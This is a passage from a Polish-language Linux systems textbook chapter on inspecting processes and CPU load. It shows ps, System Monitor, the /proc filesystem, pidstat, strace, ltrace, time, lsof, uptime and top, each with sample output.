
```
$ps –eLf
UID        PID  PPID  LWP   C STIME TTY          TIME CMD
...
juka      2246  1619  2246  0    4 11:32 ?        00:00:13 gnome-terminal
juka      2246  1619  2249  0    4 11:32 ?        00:00:00 gnome-terminal
juka      2246  1619  2250  0    4 11:32 ?        00:00:01 gnome-terminal
juka      2246  1619  2253  0    4 11:32 ?        00:00:00 gnome-terminal
```

Przykład 4-2 Fragment wyników polecenia `ps –eLf` wątki procesu PID=2246 są widoczne

Widać że w listingu pojawiła się kolumna LWP zawierająca identyfikatory wątków. Są to 2246, 2249, 2250, 2253.

4.1.3 Uzyskiwanie informacji o procesach – monitor systemu


W wielu dystrybucjach Linuxa można występuje możliwość inspekcji procesów za pomocą narzędzi graficznych. Może być to występujący w Ubuntu „Monitor systemu”




Przykład 4-3 Uzyskanie listy procesów za pomocą Monitora systemu

Klikając prawym klawiszem myszy na wybrany proces można:

- Zatrzymać proces
- Wznowić proces
- Zakończyć proces
- Zmienić priorytet
- Uzyskać informacje o segmentach pamięci zajętych przez proces
- Uzyskać rozszerzone informacje o atrybutach procesu



Przykład 4-4 Uzyskanie listy procesów za pomocą Monitora systemu, wybór akcji za pomocą prawego klawisza myszy




Przykład 4-5 Atrybuty procesu uzyskane za pomocą monitora systemu

4.1.4 Wirtualny system plików /proc

Wirtualny system plików proc zawiera podkatalogi odpowiadające `pid` uruchomionych procesów. Katalog można obejrzeć za pomocą polecenia:

```
ls /proc
```



Przykład 4-6 Zawartość katalogu /proc/2256 – informacje o procesie PID=2256

Widoczne w katalogu proc liczbowe katalogi postaci `/proc/[pid]` odpowiadają PID wykonywanych aktualnie procesów. Pozostałe katalogi zawierają informacje o stanie systemu.

Przykładowo:

`cpuinfo` – informacje o procesorach komputera
`devices` - informacje o urządzeniach znakowych i blokowych
`filesystems` - informacje o systemach plików
`interrupts` - informacje o przerwaniach
`iomem` - informacje o segmentach pamięci zajm. przez urządzenia we/wy
`partitions` - informacje o partycjach dyskowych

W powyższym przykładzie w `katalogu /proc` widoczny jest katalog `2256`. Odpowiada on procesowi o `PID=2256`. Można wyświetlić jego zawartość za pomocą polecenia:

```
$ls –l /proc/2256
dr-xr-xr-x 2 juka juka 0 lut  9 12:11 attr
-r-------- 1 juka juka 0 lut  9 12:31 environ
dr-x------ 2 juka juka 0 lut  9 11:32 fd
dr-x------ 2 juka juka 0 lut  9 12:31 fdinfo
-r-------- 1 juka juka 0 lut  9 12:31 io
-r--r--r-- 1 juka juka 0 lut  9 12:31 limits
-rw-r--r-- 1 juka juka 0 lut  9 12:31 loginuid
dr-x------ 2 juka juka 0 lut  9 12:31 map_files
-r--r--r-- 1 juka juka 0 lut  9 11:44 maps
-rw------- 1 juka juka 0 lut  9 12:31 mem
-r--r--r-- 1 juka juka 0 lut  9 12:31 mountinfo
-r--r--r-- 1 juka juka 0 lut  9 12:31 mounts
-r-------- 1 juka juka 0 lut  9 12:31 mountstats
dr-xr-xr-x 5 juka juka 0 lut  9 12:31 net
dr-x--x--x 2 juka juka 0 lut  9 12:31 ns
-r--r--r-- 1 juka juka 0 lut  9 12:31 pagemap
-r--r--r-- 1 juka juka 0 lut  9 12:31 personality
-rw-r--r-- 1 juka juka 0 lut  9 12:31 projid_map
-rw-r--r-- 1 juka juka 0 lut  9 12:31 sched
-r--r--r-- 1 juka juka 0 lut  9 12:31 schedstat
-r--r--r-- 1 juka juka 0 lut  9 12:31 sessionid
-rw-r--r-- 1 juka juka 0 lut  9 12:31 setgroups
-r--r--r-- 1 juka juka 0 lut  9 12:31 stack
-r--r--r-- 1 juka juka 0 lut  9 11:35 stat
-r--r--r-- 1 juka juka 0 lut  9 12:11 statm
-r--r--r-- 1 juka juka 0 lut  9 11:35 status
-r--r--r-- 1 juka juka 0 lut  9 12:31 syscall
dr-xr-xr-x 3 juka juka 0 lut  9 12:31 task
-r--r--r-- 1 juka juka 0 lut  9 12:31 timers
...
```

Przykład 4-7 Zawartość katalogu /proc/2256 zawierającego dane o procesie PID=2256

Katalog zawiera zarówno pliki jak i inne katalogi. Pliki (zauważmy że mają długość 0) zawierają różnorodne informacje o procesie. Dostęp do tych informacji uzyskać można za pomocą standardowych narzędzi systemu służących do wyświetlania zawartości plików np. polecenia `cat, less`, itp. Przykład wyświetlenia zawartości pliku `/proc/2256/status` podano poniżej.

```
cat /proc/2256/status
Name: bash
State:      S (sleeping)
Tgid: 2256
Ngid: 0
Pid:  2256
PPid: 2246
TracerPid:  0
Uid:  1000  1000  1000  1000
Gid:  1000  1000  1000  1000
FDSize:     256
```

Wyjaśnienie znaczenia plików i podkatalogów folderu `/proc` uzyskujemy z rozdziału 5 podręcznika man

```
$man 5 proc
```

`/proc/[pid]/cmdline`	Nazwę polecenia za pomocą którego utworzono proces
`/proc/[pid]/io`	Statystyki operacji wejścia wyjścia
`/proc/[pid]/status`	Status procesu, wykorzystanie pamięci
`/proc/[pid]/limits`	Limity zasobów
`/proc/[pid]/sched`	Informacje dotyczące szeregowania procesu

Tab. 4-1 Znaczenie niektórych plików wirtualnego katalogu `/proc/[pid]/`

```
$cat /proc/2256/io
rchar: 4438601
wchar: 1817409
syscr: 7625
syscw: 4569
read_bytes: 950272
write_bytes: 12288
cancelled_write_bytes: 0
```

Przykład 4-8 Testowanie liczby bajtów czytanych i pisanych przez proces

/proc/[pid]/fdinfo/	Informacje o plikach które proces otworzył
/proc/[pid]/fd/	Deskryptory plików które proces otworzył
/proc/[pid]/net/	Informacje dotyczące sieci

Tab. 4-2 Znaczenie niektórych katalogów wirtualnego katalogu /proc/[pid]/

```
cat /proc/2256/fdinfo/1
pos:  0
flags:      0100002
```

Przykład 4-9 Uzyskanie informacji o pliku z katalogu /proc/2256/fdinfo/1

4.1.5 Narzędzie pidstat

Narzędzie pidstat umożliwia śledzenie w czasie aktywności określonego procesu. Narzędzie uruchamia się jak poniżej:

```
pidstat –p pid_procesu interwał
pidstat –C ”nazwaid_procesu” interwał
```

Interwał określa częstotliwość próbkowania. Program może być uruchomiony z różnymi opcjami pokazującymi wykorzystanie pamięci, stosu, itp. Przykład dany jest poniżej.

```
$pidstat –C ”szeregow1” 2
Linux 3.13.0-74-generic (Ubol)     11.02.2016  _x86_64_    (4 CPU)

14:05:30     UID       PID    %usr %system  %guest    %CPU   CPU  Command
14:05:32    1000     12284   99,50    0,00    0,00   99,50     3  szeregow1

14:05:32     UID       PID    %usr %system  %guest    %CPU   CPU  Command
14:05:34    1000     12284  100,00    0,00    0,00  100,00     3  szeregow1
```

Przykład 4-10 Monitorowanie w czasie procesu szeregow1 za pomoca narzędzia pidstat

Parametr guest określa wykorzystanie maszyny wirtualnej

4.1.6 Polecenia strace – śledzenie wywołań systemowych

Polecenie systemowe jest fragmentem kodu w którym proces aplikacyjny zwraca się do jądra systemu ze zleceniem wykonania określonej akcji. Polecenie strace umożliwia ich śledzenie. Aby zbadać jakie wywołania systemowe wykonuje dany program, polecenie strace wywołać można w następujący sposób:

```
$strace program [argumenty]
```

W poniższym przykładzie pokazano wywołania systemowe polecenia:

```
cat ps1.txt
```


Polecenie to testuje zawartość pliku ps1.txt jak pokazano poniżej.

```
$ cat ps1.txt
  PID TTY          TIME CMD
 2388 pts/6    00:00:00 bash
 2402 pts/6    00:00:00 ps
```

Aby zbadać jakie wywołania systemowe w kolejności są wykonywane piszemy polecenie:

```
$ strace cat ps1.txt
```

Wyniki pokazuje poniższy przykład.



Przykład 4-11 Działanie polecenia strace cat plik

4.1.7 Polecenia ltrace – śledzenie wywołań bibliotek


Polecenie `ltrace` pokazuje wywołania bibliotek współdzielonych (ang. shared library). Nie pozwala natomiast na śledzenie dostępu do bibliotek statycznych (dołączanych do kodu programu). Postać polecenia

```
ltrace –opcje polecenie [argumenty]
```

Przykład polecenia `ltrace`:

```
$ltrace ls szeregow1.c
```

dany jest poniżej.



Przykład 4-12Przykład polecenia `ltrace ls szeregow1.c`

4.1.8 Czas wykonania polecenia

Czas wykonania polecenia można uzyskać za pomocą polecenia:

```
time polecenie.
```

Przykładowo aby otrzymać dane o czasie wykonania polecenia `ps` piszemy:

```
$time ps
real 0m0.011s
user 0m0.001s
sys  0m0.011s
```

- `real` – Czas trwania od rozpoczęcia do zakończenia procesu wliczając czas zużyty na wykonanie innych działań
- `sys` – czas systemowy zużyty na wykonanie procesu w trybie jądra
- `user` - czas zużyty na wykonanie procesu w trybie użytkownika

4.1.9 Uzyskiwanie danych o plikach otwartych przez procesy

Pliki są jednym z podstawowych abstrakcji wykorzystywanych w systemie Linux. Uzyskanie informacji o otwartych plikach następuje przez polecenie `lsof (list of open files)`. Opis polecenia uzyskać można z podręcznika man za pomoca polecenia:

```
$man 1 lsof
```

Polecenie to generuje dużą ilość danych w których trudno się rozeznać. Ilość danych można ograniczyć przez:

- Użycie odpowiednich parametrów polecenia podających informacje tylko dla określonego procesu, pliku, katalogu, użytkownika itp.
- Filtrowanie wyjścia według określonego wzorca: `lsof | grep wzorzec`

`lsof –p PID`	Listowanie plików otwartych przez proces o danym PID
`lsof –u user`	Listowanie plików otwartych przez procesy użytkownika `user`
`lsof plik`	Listowanie użytkowników pliku

Przykład uzyskanie listy otwartych plików dla procesu o PID=2256 podano poniżej.

```
$lsof –p 2256
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
bash    2256 juka  cwd    DIR    8,3     4096 3407874 /home/juka
bash    2256 juka  rtd    DIR    8,3     4096       2 /
bash    2256 juka  txt    REG    8,3  1021112  786434 /bin/bash
bash    2256 juka  mem    REG    8,3    47712 1839150 /lib/x86_64-so
bash    2256 juka  mem    REG    8,3    47760 1841654 /lib/x86_64-..
bash    2256 juka    0u   CHR  136,0      0t0       3 /dev/pts/0
bash    2256 juka    1u   CHR  136,0      0t0       3 /dev/pts/0
bash    2256 juka    2u   CHR  136,0      0t0       3 /dev/pts/0
bash    2256 juka  255u   CHR  136,0      0t0       3 /dev/pts/0
```

Przykład 4-13 Uzyskanie listy otwartych plików dla określonego procesu

COMMAND	Nazwa procesu który otworzył plik
`PID`	PID procesu który otworzył plik
`USER`	Nazwa użytkownika który proces utworzył
`FD`	Uchwyt lub przeznaczenie pliku: cwd – katalog bieżący (current working directory) mem – plik odwzorowany w pamięci (memory) txt - kod lub dane procesu (text) pd – katalog macierzysty (parent) rtd – katalog główny (root) …
`TYPE`	Typ pliku: DIR – directory REG – regularny CHR – Urządzenie blokowe FIFO – kolejka FIFO sock – gniazdko LINK – link ....
`DEVICE`	Główny i dodatkowy numer urządzenia na którym przechowywany jest plik
`SIZE`	Wielkość pliku
`NODE`	Numer I-węzła
`NAME`	Nazwa pliku

Tab. 4-3 Znaczenie pól polecenia `lsof`

Za pomocą polecenia lsof można także uzyskać informacje jakie procesy otworzyły dany plik.

```
lsof /root/lab/BUS/prog/pliki/dir.c
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
mc      4053 juka    8r   REG    8,1      336 2359491
/root/lab/BUS/prog/pliki/dir.c
```

Przykład 4-1 Uzyskanie informacji jakie procesy otworzyły dany plik

4.2 Pomiar obciążenia procesorów systemu

4.2.1 Narzędzie uptime

Średnie obciążenie procesora i inne dane o pracy systemu uzyskać można za pomocą polecenia `uptime`. Podawany jest:

- aktualny czas
- jak długo pracuje komputer
- ilu użytkowników jest zalogowanych
- obciążenie LA w ciągu ostatniej minuty
- obciążenie LA w ciągu ostatnich pięciu minut
- obciążenie LA w ciągu ostatnich piętnastu minut

Obciążenie LA Load Average można rozumieć jako średnią ilość procesów, które oczekują na wykonanie w jednostce czasu. W sytuacji, gdy mamy jeden procesor z jednym rdzeniem, to graniczną wartością, aby procesy działały bez oczekiwania jest 1.00. Jeśli wartość ta się zwiększa, to procesor zostaje przeciążony (ang. overloaded). W przypadku, gdy procesor posiada cztery rdzenie, to wartość ta wynosi 4.00.

```
$uptime
19:22:07 up  8:09,  4 users,  load average: 0,00, 0,01, 0,05
```

4.2.2 Polecenie top

Pozwala uzyskać informacje o procesach sortując je według czasu zużycia procesora. Lista odświeżana jest co 5 sekund. Poniżej podano przykład wywołania polecenia top.

```
$top
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 1831 juka      20   0 83340  20m  16m S   37  0.5   1:07.64 gnome-system-
  951 root      20   0 76812  21m  10m S   10  0.5   0:41.70 Xorg
    1 root      20   0  2892 1684 1224 S    0  0.0   0:00.58 init
```

